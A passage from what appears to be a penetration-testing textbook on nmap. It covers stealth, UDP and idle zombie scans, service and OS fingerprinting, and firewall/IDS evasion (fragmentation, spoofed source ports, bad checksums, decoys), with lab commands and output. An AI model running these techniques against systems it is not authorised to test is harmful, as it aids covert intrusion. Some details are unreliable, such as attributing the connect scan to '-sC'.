The TCP connect scan can be accomplished by specifying an additional `-sC` parameter with nmap. Here is an example:

```
root@root:~# nmap -sC 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 21:04 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0052s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
```

2.4.5 NULL, FIN, and XMAS Scans

NULL, FIN, and xmas scans are similar to each other. The major advantage of using these scans for pentest is that many times they get past firewalls and IDS and can be really beneficial against Unix-based OS as all three of these scans do not work against Windows-based operating systems, because they send a reset packet regardless of whether the port is open or closed. The second disadvantage is that it cannot be exactly determined if the port is open or filtered. This leaves us to manually verify it with other scan types.

2.4.5.1 NULL Scan

A null scan is accomplished by sending no flags/bits inside the TCP header. If no response comes, it means that the port is open; if a RST packet is received, it means that the port is closed or filtered.




Figure 96: Null scan

Command: nmap -sN <target Ip Address>

2.4.5.2 FIN Scan

A FIN flag is used to close a currently open session. In a FIN scan the sender sends a FIN flag to the target machine: if no response comes from the target machine, it means that the port is open; if the target machine responds with a RST, it means that the port is closed.




Figure 97: FIN scan

Command: nmap -sF <target Ip Address>

2.4.5.3 XMAS Scan

The XMAS scan sends a combination of FIN, URG, and PUSH flags to the destination. It lightens the packet just like a Christmas tree and that is why it is called an XMAS scan. It works just like the FIN and null scans. If there is no response, the port is open; if the target machine responds with a RST packet, the port is closed.




Figure 98: XMAS Scan

Command: nmap -sX <target Ip Address>

2.4.5.4 TCP ACK Scan

The TCP ACK scan is not used for port scanning purposes. It is commonly used to determine the firewall and ACL rules (access list) and whether the firewall is able to keep track of the connections that are being made. The way this works is that the source machine sends an acknowledge (ack) packet instead of a syn packet. If the firewall is stateful, it would know that there was no SYN packet being sent and will not allow the packet to reach the destination.




Figure 99: TCP ACK scan

Responses

- If there is no response, this means that the firewall is stateful and it's filtering your packets.
- If you receive a reset packet, it means that the packet reached the destination.

```
root@root:~# nmap -sA 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 21:54 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0074s latency).
All 1000 scanned ports on WiMaxCPE (192.168.15.1) are unfiltered
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
```

The capture from wireshark also gives a better insight into the TCP ACK scan.

Source	Destination	Protocol	Info
192.168.15.14	192.168.15.1	TCP	46827 > rap [ACK] Seq=1 Ack=1 Win=3072 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > ssh [ACK] Seq=1 Ack=1 Win=2048 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > domain [ACK] Seq=1 Ack=1 Win=3072 Len=0
192.168.15.1	192.168.15.14	TCP	rap > 46827 [RST] Seq=1 Win=0 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > http-alt [ACK] Seq=1 Ack=1 Win=2048 Len=0
192.168.15.1	192.168.15.14	TCP	ssh > 46827 [RST] Seq=1 Win=0 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > imap [ACK] Seq=1 Ack=1 Win=1024 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > rtsp [ACK] Seq=1 Ack=1 Win=1024 Len=0
192.168.15.1	192.168.15.14	TCP	domain > 46827 [RST] Seq=1 Win=0 Len=0
192.168.15.14	192.168.15.1	TCP	46827 > smux [ACK] Seq=1 Ack=1 Win=3072 Len=0

Command: nmap -sA <target Ip Address>

2.4.5.5 UDP Port Scan

UDP stands for “user datagram protocol”; it does not ensure the reliability of the communication and is not used for communication, where the data are very important to us. There are many ports that use UDP; the UDP port scan can be used to determine the common services that are listening upon UDP. Some of the popular UDP services are DHCP, SNMAP, and DNS.

The UDP port scan works by sending an empty UDP header; any kind of UDP response from the target port would reveal that the port is open. No response would mean that either the port is open or it is filtered. A closed port is determined on the basis of ICMP error messages; if it responds with “ICMP Port unreachable error,” this would mean that the port is closed. Any other ICMP response means that the port is filtered.

Command: nmap -sU <target Ip Address>

```
root@root:~# nmap -sU 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 22:09 EDT
Stats: 0:07:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP S
UDP Scan Timing: About 46.42% done; ETC: 22:26 (0:09:07 remaining)
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
53/udp    open      domain
67/udp    open|filtered dhcp
1900/udp  open|filtered upnp
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1079.38 seconds
```

2.5 ANONYMOUS SCAN TYPES

We discussed a variety of scan types, including both TCP and UDP. We also discussed some of the scans that can be used for anonymous scanning; in other words, your host IP would not be revealed at the destination when you are performing port scanning. These types of scans are very useful if you wish to remain anonymous while scanning your target. Both the scan techniques we have discussed in this chapter rely specifically upon using another host/server to perform a scan for you.

2.5.1 IDLE Scan

The IDLE scan is a very effective and stealthy scanning technique. The idea behind the IDLE scan is to introduce a zombie to scan another host. This technique is stealthy because the victim host would receive packets from the zombie host and not the attacker host. In this way, the victim would not be able to figure out where the scan originated. However, there are some prerequisites for launching the idle scan, which are as follows:

1. Finding a good candidate whose IP ID sequence is incremental and recording its IP ID.
2. The host should be IDLE on the network.

2.5.2 Scanning for a Vulnerable Host

Let's now talk about scanning for a vulnerable host for the zombie scan. We can use a tool called Hping2 for figuring out if a host is a good candidate for an IDLE scan. Hping2 is mainly used for firewall testing purposes; the creator of this tool is also the one who introduced the concept of IDLE scanning.

Command: From your console, just type

`hping2 -S -r <Target IP>`

S—Sending a SYN flag

R—For the relative id

```
root@root:~# hping2 -S -r 192.168.15.211
HPING 192.168.15.211 (eth0 192.168.15.211): S set, 40 headers + 0 data bytes
len=46 ip=192.168.15.211 ttl=128 id=189 sport=0 flags=RA seq=0 win=0 rtt=0.8 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.9 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=2 win=0 rtt=0.8 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=3 win=0 rtt=0.6 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=4 win=0 rtt=0.6 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=5 win=0 rtt=0.7 ms
```

As you can see, the id is incremented by 1; this shows us that the host is a potential candidate for becoming our zombie and can be used to perform an IDLE scan. Alternatively, we can use the metasploit auxiliary module for figuring out a good candidate for a zombie. In order to use the auxiliary module, we would need to start up the metasploit framework. From the shell, type “msfconsole” to fire up metasploit. Once metasploit is started, issue the following command to load the auxiliary module:

```
msf> use auxiliary/scanner/ip/ipidseq
```

Next, you need to set the RHOSTS value; you can either specify a range or a single target. Here is an example:

For a single host

```
Set RHOSTS <Target Ip>
```

For a range

```
Set RHOSTS 192.168.15.1-192.168.15.255
```

Finally, you need to issue the run command in order to finish the process. Here is the screenshot of how this would look:

```

88888b.d88b. .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88"88b888888
888 888 888888888888888 .d888888"Y8888b.888 888888888 888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88. .88P888Y88b.
888 888 888 "Y8888 "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
888
888
888
888

=[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12536 updated 771 days ago (2011.05.04)

Warning: This copy of the Metasploit Framework was last updated 771 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > set rhosts 192.168.15.211
rhosts => 192.168.15.211
msf auxiliary(ipidseq) > run

```

2.5.3 Performing an IDLE Scan with NMAP

Now that we have identified a good candidate for our zombie, let's try performing an IDLE scan with nmap. The idle scan can be simply performed by specifying the `-sI` parameter with nmap, followed by the IP of our zombie host and the target that we want to scan against.

Command:

```
nmap -sI <IP Address Of Zombie><IP Address Of The Target>
```

```

root@root:~# nmap -sI 192.168.15.211 192.168.15.1
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP. O
n the other hand, timing info Nmap gains from pings can allow for faster, more
reliable scans.

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-13 19:15 EDT
Idle scan using zombie 192.168.15.211 (192.168.15.211:443); Class: Incremental

```

Also, one thing that would be worth mentioning here is that while performing an IDLE scan, you should also use the `-pN` option. This will prevent nmap from sending an initial packet from your real IP to the target host. Here is another example from the nmap book, which shows the idle scan being performed on `riaa.com` by using a host that belongs to `adobe.com`.

```

# nmap -p- -p- -sI kiosk.adobe.com www.riaa.com

Starting Nmap ( http://nmap.org )
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental
Nmap scan report for 208.225.90.120
(The 65522 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp    open      ftp
25/tcp    open      smtp
80/tcp    open      http
111/tcp   open      sunrpc
135/tcp   open      loc-srv
443/tcp   open      https
1027/tcp  open      IIS
1030/tcp  open      iad1
2306/tcp  open      unknown
5631/tcp  open      pcananywheredata
7937/tcp  open      unknown
7938/tcp  open      unknown
36890/tcp open      unknown

Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds

```

2.5.4 TCP FTP BOUNCE SCAN

This type of scan exploits a vulnerability inside old FTP servers that support a proxy-based FTP connection. This vulnerability takes advantage of a feature that existed inside old ftp servers, which allowed the users to connect to the FTP server and send files to a third-party server. This was done by asking the server to send a file to a specific port on the target machine. This way the attacker could remain anonymous, while the FTP server actually performs the dirty work.




Figure 100: TCP FTP bounce scan

However, I would like to mention that this bug was patched inside most of the FTP servers during the 1990s when it was first found, and almost all ftp servers are nowadays configured to block port commands, but you can still find a vulnerable FTP server if you look long enough. Nmap gives you the flexibility to test if a target FTP server is vulnerable to the FTP bounce attack or not.

Command: nmap -b <target FTP Server>

2.6 SERVICE VERSION DETECTION

So, until now we discussed how to figure out the services that are running on a certain port. In this section, we will learn to use nmap to find the exact version of the service running on a port; this could help us look for the potential exploits for that particular version of the service. Nmap has a database named nmap-services that contain more than 2200 well-known services. The service version detection can be performed by specifying the `-sV` parameter to the nmap.

Command:

```
nmap -sV <target IP>
```

```
root@root:~# nmap -sV -T5 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 00:08 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE  VERSION
53/tcp    open  domain  dnsmasq 2.57
80/tcp    open  http     lighttpd
443/tcp   open  ssl/http lighttpd
49152/tcp open  upnp     Portable SDK for UPnP devices 1.6.6 (kernel 2.6.29.
PnP 1.0)
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

2.7 OS FINGERPRINTING

Nmap has a huge OS fingerprinting database with more than 2600 OS fingerprints. It sends TCP and UDP packets to the target machine, and the response that is received is compared with the database. If the fingerprint matches, it displays the results.

Command: `nmap -O <Target Address>`

The sample output looks as follows:

```
root@root:~# nmap -O 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 23:36 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
```

Nmap also has other options for guessing OS, such as `-osscan-limit`, which would limit the detection to a few, more promising targets. This would save a lot of time. The second one is `-osscan-guess`, which detects in a better and more aggressive manner. You can also use the `-A` command to perform both OS and service version detection:

```
nmap -n -A -T5 <target IP>
```

The `-n -T5` parameter would speed up our scan, but you should keep in mind that OS detection and service detection methods are very loud at the other end and are often easily detected by IDS and IPS.

2.8POF

POF stands for passive OS fingerprinting. As the name suggests, it does not directly engage with the target while performing OS fingerprinting; it monitors and tries to identify the TCP stack, and based on the TCP stack type, it figures out the type of OS. The following paragraph from official documentation describe the capabilities of POF:

Common uses for pof include reconnaissance during penetration tests; routine network monitoring; detection of unauthorized network interconnects in corporate environments; providing signals for abuse-prevention tools; and miscellaneous forensics.

2.8.1Output


Nmap has various options for interpreting the output in a user-friendly and readable format. It supports different types of output formats. The output formats may allow us to filter out results from nmap such as open ports, closed ports, and hosts. The three popular formats used are discussed in brief next.

- NormalFormat
- GreppableFormat
- XMLFormat

2.8.1.1Normal Format

The normal format is used to output the results of nmap to any text file. Here is an example of a simple SYN scan. The results would be outputted to a file named rafay.txt.

```
Nmap -sS -PN <targetIP> -oN ashok.txt
```



```
root@root:~# nmap -sS -PN 192.168.15.1 -oN ashok.txt
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:54 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.051s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 28:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.33 seconds
root@root:~# ls
Desktop ashok.txt
root@root:~#
```


2.8.1.2 Greppable Format

In Unix-based operating systems, we have a very useful command “grep”, which can search for specific results such as ports and hosts. With the greppable format, the results are presented with one host per line.

Example

```
nmap -sS 192.168.15.1 -oG ashok
```

This command would save the output into a greppable format, which is one host per line.

```
root@root:~# nmap -sS -p 21,25,23,24,80 192.168.15.1 -oG ashok
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 02:19 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0035s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
23/tcp    closed telnet
24/tcp    closed priv-mail
25/tcp    closed smtp
80/tcp    open  http
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@root:~# ls
Desktop ashok ashok.txt
root@root:~# ashok
# Nmap 5.51 scan initiated Mon Jun 10 02:19:31 2013 as: nmap -sS -p 21,25,23,24,80 -oG rafay 192.168.15.1
Host: 192.168.15.1 (WiMaxCPE) Status: Up
Host: 192.168.15.1 (WiMaxCPE) Ports: 21/closed/tcp//ftp///, 23/closed/tcp//telnet///, 24/closed/tcp//priv-mail///, 25/closed/tcp//smtp///, 80/open/tcp//http//
```

The following command will highlight all the ports that are open, which in this case is only port 80.

```
root@root:~# grep -i "open" ashok
Host: 192.168.15.1 (WiMaxCPE) Ports: 21/closed/tcp//ftp///, 23/closed/tcp//telnet///, 24/closed/tcp//priv-mail///, 25/closed/tcp//smtp///, 80/open/tcp//http//
```

2.8.1.3 XML Format

The XML format is by far the most useful output format in nmap. The reason is that the XML output generated from nmap can be easily ported over to dradis framework and armitage.

Example `nmap -sS 192.168.15.1 -oX <filename>`

2.9 ADVANCED FIREWALL/IDS EVADING TECHNIQUES

The techniques that we have discussed here are very loud in nature and are often detected by firewalls and IDS. Even scan techniques such as XMAS, FIN, and NULL are not that accurate; also, they don't work on the Windows operating system, so they have a limited advantage over firewalls and IDS. In this section, we will discuss some of the techniques that can be used to evade firewall detection. There is no universal method to do this; it's all based on trial and error. Thus, methods could work on some firewalls/IDS but fail with others. It all depends upon how strong the rule sets are.

The Nmap book discusses a wide variety of techniques that could be used to get past firewalls. We will now briefly look at some of them:

- Timing technique
- Fragmented packets
- Source ports scan
- Specifying an MTU
- Sending bad checksums

2.10 TIMING TECHNIQUE

The timing technique is one of the best techniques to evade firewalls/IDS. The idea behind this technique is to send the packets gradually, so they do not end up being detected by firewalls/IDS. In nmap we can launch a timing scan by specifying the T command followed by a number ranging from 0 to 5. Increasing the values from T0 to T5 would increase the speed of the scan.

- T0—Paranoid
- T1—Sneaky
- T2—Polite
- T3—Normal
- T4—Aggressive
- T5—Insane

Example

We will perform a sneaky scan (T1) and analyze its behavior in Wireshark:

```
nmap -T1 <Target IP>
```

```
root@root:~# nmap -T1 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 00:38 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 0.00% done
```

Wireshark Output

65	120.685689	192.168.15.1	192.168.15.14	TCP	sunrpc > 55648 [RST,
66	120.946563	fe80::44e7:d760:e29d:	ff02::1:2	DHCPv6	Solicit XID: 0x77ce5
67	125.697354	20:10:7a:bf:aa:4b	Vmware_18:20:15	ARP	Who has 192.168.15.1
68	125.697591	Vmware_18:20:15	20:10:7a:bf:aa:4b	ARP	192.168.15.14 is at
69	135.698079	192.168.15.14	192.168.15.1	TCP	55648 > ftp [SYN] Se
70	135.702102	192.168.15.1	192.168.15.14	TCP	ftp > 55648 [RST, AC
71	140.706922	Vmware_18:20:15	20:10:7a:bf:aa:4b	ARP	Who has 192.168.15.1
72	140.712247	20:10:7a:bf:aa:4b	Vmware_18:20:15	ARP	192.168.15.1 is at 2
73	150.705384	192.168.15.14	192.168.15.1	TCP	55648 > pptp [SYN] S
74	150.709004	192.168.15.1	192.168.15.14	TCP	pptp > 55648 [RST, A

From the wireshark output, you can clearly see the “TCP” packets being sent after a certain time interval.

FragmentedPackets

During fragmentation we split the packets into small chunks making it harder for the IDS to detect. They can get past some IDS because the IDS would analyze a single fragment but not all the packets. Therefore they will not find anything suspicious. However, many modern IDS can rebuild the fragments into a single packet, making them detectable.

Example: nmap -f 192.168.15.1

```

root@root:~# nmap -f 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10-00:49 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.035s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
  
```

WiresharkOutput

No.	Time	Source	Destination	Protocol	Length	Info
5	0.035067	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
6	0.035747	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
7	0.036038	192.168.15.14	192.168.15.1	TCP	55324	> ms-wbt-server
8	0.036494	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
9	0.036941	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
10	0.037331	192.168.15.14	192.168.15.1	TCP	55324	> mysql [SYN]
11	0.037725	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
12	0.038089	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
13	0.038390	192.168.15.14	192.168.15.1	TCP	55324	> ddi-tcp-1 [S
14	0.038673	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
15	0.038918	192.168.15.14	192.168.15.1	IP	42	Fragmented IP protocol
16	0.039344	192.168.15.1	192.168.15.14	TCP	55324	ms-wbt-server > 55324

+	Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
+	Ethernet II, Src: Vmware_18:20:15 (00:0c:29:18:20:15), Dst: 20:10:7a:bf:aa:4b (20:10:7a:bf:aa:4b)
+	Internet Protocol, Src: 192.168.15.14 (192.168.15.14), Dst: 192.168.15.1 (192.168.15.1)
+	Data (8 bytes)

This output shows us that the packets are divided into 8 bytes of data.

2.11 SOURCE PORT SCAN

It is very common for a network administrator to allow traffic from a certain source port. We can use this to our advantage to bypass badly configured firewalls. Common ports that we can specify as source are 53, 80, and 21.

Example The -g parameter helps us specify a source port, which in this case is 53 (DNS).

nmap -PN -g 53 192.168.15.1

```
root@root:~# nmap -PN -g 53 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:04 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.018s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

2.12 SPECIFYING AN MTU

MTU stands for maximum transmission unit. The values that can be defined as MTU are multiples of 8 (e.g., 8, 16, 24, 32). Nmap allows us to specify our own MTU. Based on your input, nmap will generate packets. For example, if you specify 32, nmap will generate a 32 byte packet. The change of this MTU can help us evade some of the firewalls.

Example

nmap -mtu 32 <target ip>

```
root@root:~# nmap --mtu 32 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:12 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0092s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

2.13 SENDING BAD CHECKSUMS

Checksums are used in the TCP header for error detection. However, we can use incorrect checksums to our advantage. By sending bad/incorrect checksums, we can bypass some firewalls depending upon the rule sets and how they are configured.

Example

nmap -badsum <Target IP>

```
root@root:~# nmap --badsum 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:17 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.041s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
```

2.14 DECOYS

This is the last method that we will discuss in this section. It is very effective when you want to use stealth. The idea behind this scan is to send spoofed packets from other hosts, which would make it very difficult for network administrators to detect from which host the scan originated. Since the decoy has the potential to generate a very large number of packets, it could cause a possible DOS (denial of service).

Example

`nmap -D RND:10 <target IP>`


This command would generate a random number of decoys for the target IP.

```
root@root:~# nmap -D RND:10 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:37 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.037s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```


2.15 ZENMAP

Zenmap is a GUI version of nmap. Personally I am not a big fan of this tool, but I thought it would be worth mentioning for all the GUI lovers. It does include some built-in profiles for scanning and I guess I have talked about every parameter that they have used in their scanning

profiles. So just take some time to understand the scanning profiles, their function, and most importantly what they are doing in background by inspecting the packets through wireshark.



The topology option inside zenmap will draw a picture of the network topology. In this way you can visualize where exactly the host is located.



2.15 SUMMARY

